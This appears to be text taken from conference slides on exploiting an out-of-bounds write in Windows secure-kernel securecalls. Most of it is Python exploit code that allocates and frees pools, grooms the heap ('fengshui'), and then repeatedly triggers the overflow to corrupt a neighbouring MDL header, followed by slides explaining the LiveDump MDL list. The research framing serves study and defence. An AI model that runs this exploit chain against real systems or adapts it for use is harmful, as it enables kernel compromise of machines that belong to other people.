

# Usage:      Free pools allocated by CreateSecureImage
# Securecall: SECURESERVICE_CLOSE_SECURE_HANDLE
# Input:
# Output:

def prepare_frees(handles):
    buff = []
    for handle in handles:
        buff += set_skccall_input(SECURESERVICE_CLOSE_SECURE_HANDLE, [handle])
    write_payload(buff)

def free(handles):
    print("=" * N)
    print("+ [ free ] ")
    for handle in handles:
        print("0x%X " % handle, end="")
    print("")

    prepare_frees(handles)
    hyperseed()

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C	LiveDump MDL	E	Undo MDL
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#####
# Usage:      Batch allocate many pools, construct MDL list.
# Securecall: SECURESERVICE_LIVEDUMP_START
# Input:
# Output:
#####

def prepare_livedump_start(a, b, c):
    buff = set_skcall_input(SECURESERVICE_LIVEDUMP_START, [a, b, c])
    write_payload(buff)

def livedump_alloc(a, b, size):
    print("=" * N)
    print("+ [ livedump_alloc ] ")
    print("0x%0x, 0x%0x, 0x%0x" % (a, b, size))

    c = int((size - 0x40) / 0x08)
    prepare_livedump_start(a, b, c)
    hyperseed()

#####






# Usage:      Write Pfn Array to the end of each MDL in MDL list
# Securecall: SECURESERVICE_LIVEDUMP_ADD_BUFFER
# Input:
# Output:
#####

def prepare_livedump_addbuffer(count, pages):
    buff = []
    for i in range(count):
        buff += set_skcall_input(SECURESERVICE_LIVEDUMP_ADD_BUFFER, [pages])
    write_payload(buff)

def livedump_addbuffer(count, pages):
    print("=" * N)
    print("+ [ livedump_add_buffer ] ")

    prepare_livedump_addbuffer(count, pages)
    hyperseed()

```



C LiveDump MDL
 E Undo MDL

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#####
# Usage:      Make allocation holes manually.
# Input:
# Output:
#####

def fengshui(C, D):
    B = C
    A = D + 0x20

    szs = []
    for i in range(0, 10):
        szs.append(A)
        szs.append(B)

    rets = alloc(szs)

    hdls_B = []
    hdls_A = []
    for ret in rets:
        length, handle = ret
        if length == B:
            hdls_B.append(handle)
        elif length == A:
            hdls_A.append(handle)

    free(hdls_B)


    livedump_abort()
    livedump_alloc(0x10000, 20, B)

    free(hdls_A)

    szs = []
    for i in range(0, 10):
        szs.append(D)

    rets = alloc(szs)

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#####
# Usage: Trigger the OOB Write vulnerability
# Securecall: SECURESERVICE_OBTAIN_PATCH_UNDO_TABLE
# Input:
# Output:
#####

def prepare_overflow(next, size, mdl_flags, apn):
    a = next
    b = size | (mdl_flags<<16) | (apn<<32)
    buff = set_skccall_input(SECURESERVICE_OBTAIN_PATCH_UNDO_TABLE, [a, b])
    write_payload(buff)

def overflow(next, size, mdl_flags, apn):
    print("=" * N)
    print("+ [ overflow ] ")
    print("0x%0x, 0x%0x, 0x%0x, 0x%0x" % (next, size, mdl_flags, apn))


    prepare_overflow(next, size, mdl_flags, apn)
    hyperseed()

#####

# Entry Point:
# Steps:
#     1. Fill holes of intial pool
#     2. Make holes of 0x20 bytes, and place MDL after each hole
#     3. Trigger the vulnerability and overflow to its neighbor MDL header
#####

fill_holes(10)
fengshui(0x3C00, 0x4600-0x20)
for i in range(20):
    overflow(0xfffff78000007100, 0xFFFF, 0xFFFF, 0xFFFFFFFF)


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
LiveDump and related securecalls

- **SkLiveDumpStart**
 - Allocate a list of MDL allocations
 - Those MDLs are organized into a singly-linked list by MDL->Next pointer
- **SkLiveDumpAddBuffer**
 - Locate a target MDL from the singly-linked list
 - Write to PfnArray(+0x30 ~ ...) of target MDL
- **Challenges:**
 - Skip writing to the pivot MDL which resides in read-only page
 - Control overwriting target

MDL Singly-Linked List




Where Does LiveDumpAddBuffer Write To?




```
while (PagesAdded > 0)
{
    this_MDL_Capacity = this_MDL->ByteCount / PAGE_SIZE;
    if (PagesAdded > this_MDL_Capacity)
    {
        PagesAdded -= this_MDL_Capacity;
        this_MDL = this_MDL->Next;
        continue;
    }
    AddBufferTo(this_MDL, PagesAdded);
    break;
}
```

